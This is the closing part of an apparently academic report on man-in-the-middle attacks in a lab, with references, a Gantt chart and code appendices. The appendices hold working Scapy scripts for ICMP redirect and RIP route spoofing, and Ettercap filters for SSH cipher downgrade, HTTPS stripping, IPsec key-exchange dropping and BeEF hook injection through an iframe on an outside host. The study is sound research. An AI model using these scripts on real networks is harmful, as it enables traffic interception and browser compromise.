49. Postel, J., 1981. *Internet Control Message Protocol*. **RFC** 792.
[online]. Available from: http://www.ietf.org/rfc/rfc792.txt [Accessed 21 August 2015].

50. Schuba, C., August 1993. *Addressing Weaknesses in the Domain Name System Protocol*.
[online]. Available from: https://web.archive.org/web/20061206020533/http://ftp.cerias.purdue.edu/pub/papers/christoph-schuba/schuba-DNS-msthesis.pdf [Accessed 21 August 2015].

51. Servin, C., 2003. *Réseaux et télécoms : cours et exercices corrigés* [French].

52. Trabelsi, Z., El-Hajj, W., 2009. *ARP Spoofing: A Comparative Study for Education Purposes*. ACM.
[online]. Available from: http://dl.acm.org/citation.cfm?id=1940989 [Accessed 21 August 2015].

53. Trummer, T., Dalvi, T., 2015. *Mobile SSL Failures*.
[online]. Available from: https://conference.hitb.org/hitbsecconf2015ams/materials/Whitepapers/Mobile%20SSL%20Failures.pdf [Accessed 21 August 2015].

54. United States of America. National Security Agency, 2011. *BIND 9 DNS Security*.
[online]. Available from: https://www.nsa.gov/ia/_files/vtechrep/I733-004R-2010.pdf [Accessed 21 August 2015].

55. Verizon RISK Team, 2011. *Data Breach Investigations Report*.
[online]. Available from: http://www.verizonenterprise.com/resources/reports/rp_data-breach-investigations-report-2011_en_xg.pdf [Accessed 21 August 2015].

56. Vyncke, E., Paggen, E., 2008. *Attacking the Spanning Tree Protocol*. Cisco Press.
[online]. Available from: http://www.ciscopress.com/articles/article.asp?p=1016582&seqNum=2 [Accessed 21 August 2015].


57. Whalen, S., Engle, S., Romeo, D., 2001. *An Introduction to ARP Spoofing*.
[online]. Available from: http://www.leetupload.com/database/Misc/Papers/arp_spoofing_slides.pdf [Accessed 21 August 2015].

58. Xu W., 2008. *CSCE 515: Computer Network Programming*.
[online]. Available from:
https://cse.sc.edu/~wyxu/515Fall08/slides/IPRoutingtrace.pdf [Accessed 21 August 2015].


59. Yip, et al., July 2004. *Ethernet automatic protection switching*. US 6766482 B1.

60. Ylonen, T., 2006. *The Secure Shell (SSH) Transport Layer Protocol*. **RFC** 4253.
[online]. Available from: https://tools.ietf.org/html/rfc4253 [Accessed 21 August 2015].

10 GANTT CHART



Tasks	start	end
Testing environment	01/06/15	05/06/15
MitM vectors	08/06/15	20/06/15
List establishment	08/06/15	10/06/15
Doc. gathering	11/06/15	15/06/15
Signature and Implementation	16/06/15	20/06/15
MitM defenses	21/06/15	03/07/15
Solutions gathering	21/06/15	23/06/15
Documentation/Weaknesses	24/06/15	28/06/15
Requirements/Implementation constraints	29/06/15	03/07/15
Practical	07/07/15	02/08/15
ARP spoofing	07/07/15	09/07/15
Implementation	07/07/15	07/07/15
Exploitation	08/07/15	08/07/15
Defence	09/07/15	09/07/15
ARP port stealing	10/07/15	12/07/15
Implementation	10/07/15	10/07/15
Exploitation	11/07/15	11/07/15
Defence	12/07/15	12/07/15
STP mangling	13/07/15	15/07/15
Implementation	13/07/15	13/07/15
Exploitation	14/07/15	14/07/15
Defence	15/07/15	15/07/15
Route mangling	16/07/15	18/07/15
Implementation	16/07/15	16/07/15
Exploitation	17/07/15	17/07/15
Defence	18/07/15	18/07/15



Tasks	start	end
ICMP redirect	19/07/15	21/07/15
Implementation	19/07/15	19/07/15
Exploitation	20/07/15	20/07/15
Defence	21/07/15	21/07/15
IRDP spoofing	22/07/15	24/07/15
Implementation	19/07/15	19/07/15
Exploitation	20/07/15	20/07/15
Defence	21/07/15	21/07/15
DNS spoofing	25/07/15	27/07/15
Implementation	19/07/15	19/07/15
Exploitation	20/07/15	20/07/15
Defence	21/07/15	21/07/15
DHCP spoofing	28/07/15	30/07/15
Implementation	19/07/15	19/07/15
Exploitation	20/07/15	20/07/15
Defence	21/07/15	21/07/15
Advanced exploitation	31/07/15	02/08/15
Filtering	31/07/15	31/07/15
Cypher downgrade	01/08/15	01/08/15
Injection	02/08/15	02/08/15
Data analysis	03/08/15	09/08/15
Redaction & Result presentation	10/08/15	21/08/15

Page intentionally left blank.

APPENDICES

1. ICMP Redirect Forgery

```
# importing libraries
from scapy.all import *
import sys

# initializes IP packet
ip = IP()
ip.src = “1.0.0.1”
ip.dst = “2.0.0.1”

# initializes ICMP packet
# type:5 [=redirect]    code:1 [=for host]  RFC 1349
icmp = ICMP()
icmp.type = 5
icmp.code = 1
icmp.gw = “1.0.0.4”

# redirection parameters
ip2 = IP()
ip2.src = ”2.0.0.1”
ip2.dst = ”1.0.0.1”

# forge and send final encapsulated packet
send( ip / icmp / ip2 / UDP() )
```

2. Poisoned Host File

```
1.0.0.4          testenv.local
```

3. RIP-1 Fake Advertising

```
# importing libraries
from scapy.all import *
import sys

# initializes datagram
ip  = IP( dst = ”1.0.0.254” ) # victim router
udp = UDP( sport = 520 )      # RIP uses port 520
rip = RIP( version = 1, cmd = 2)   #version: 1 or 2
                                   #cmd 1: request
                                   #   / 2: response

# initializes new route entry (2.0.0.0/8) metric 1
ripe = RIPEntry( addr = “2.0.0.0”,
                 mask = “255.0.0.0”,
                 metric = 1 )

# sending loop using interface eth0
srloop( ip / udp / rip / ripe, iface = ”eth0”)
```

4. RIP-2 Fake Advertising

```
# importing libraries
from scapy.all import *
import sys

# initializes datagram
ip  = IP( dst = ”1.0.0.254” ) # victim router
udp = UDP( sport = 520 )      # RIP uses port 520
rip = RIP( version = 2, cmd = 2)   #version: 1 or 2
                                   #cmd 1: request
                                   #   / 2: response

# initializes new route entry (2.0.0.0/8) metric 1
ripe = RIPEntry( addr = “2.0.0.0”,
                 mask = “255.0.0.0”,
                 metric = 1 )

# sending loop using interface eth0
srloop( ip / udp / rip / ripe, iface = ”eth0”)
```

5. SSH Cypher Downgrade

```
# Filters SSH packets
if ( ip.proto == TCP && tcp.dst == 22 )
{
     # If server accepts SSH-1 and SSH-2
     if ( replace(“SSH-1.99”, “SSH-1.51”) )
     {
          # SSH-1 will be forced
          msg(“SSH-2 successfully downgraded!\n”);
     }
     else
     {
          # No downgrade
          if ( search(DATA.data, “SSH-2.00”) )
          {
               # Impossible
               msg(“Server supports only SSH-2\n”);
          }
          else
          {
               if ( search(DATA.data, “SSH-1.51”) )
               {
                    # No need to downgrade :D
                    msg(“Server supports only SSH-1\n”);
               }
          }
     }
}
```

6. BeEF Injection

```
# Avoid compressed content
if ( ip.proto == TCP && tcp.dst == 80 )
{
     if ( search(DATA.data, “Accept-Encoding”) )
     {
          # replacement string has the same length!!
          replace(“Accept-Encoding”, “Accept-Rubbish0”);
          msg(“Accept-Encoding zapped\n”);
     }
}

# Inject malicious iframe
if ( ip.proto == TCP && tcp.src == 80 )
{
   replace(“</body>”,“<iframe src=”http://1.0.0.4/beef” >
                                   </iframe></body>”);
   msg(“Injection successful\n”);
}
```

7. ISAKMP Key material Filter

```
# IPSEC key material (ISAKMP) is
# UDP on port 500 (both ways)
if ( ip.proto == UDP && udp.dst == 500 )
{
     msg(“IPSEC Key Exchange dropped!\n”);
     drop();
}
else
{
     if ( ip.proto == UDP && udp.src == 500 )
     {
          msg(“IPSEC Key Exchange dropped!\n”);
          drop();
     }
}
```

8. HTTPS Downgrade Filter

```
# Avoid compressed content
if ( ip.proto == TCP && tcp.dst == 80 )
{
     if ( search(DATA.data, “Accept-Encoding”) )
     {
          # replacement string has the same length!!
          replace(“Accept-Encoding”, “Accept-Rubbish0”);
          msg(“Accept-Encoding zapped\n”);
     }
}

# rewrite requests & responses if necessary
if ( ip.proto == TCP && tcp.src == 80 || tcp.dst == 80 )
{
     if ( search(DECODED.data, ”https”)
           || search(DATA.data, ”https”) )
     {
          replace(”https”, ”http”);
          msg(“HTTPS Downgrade Successful\n”);
     }
}
```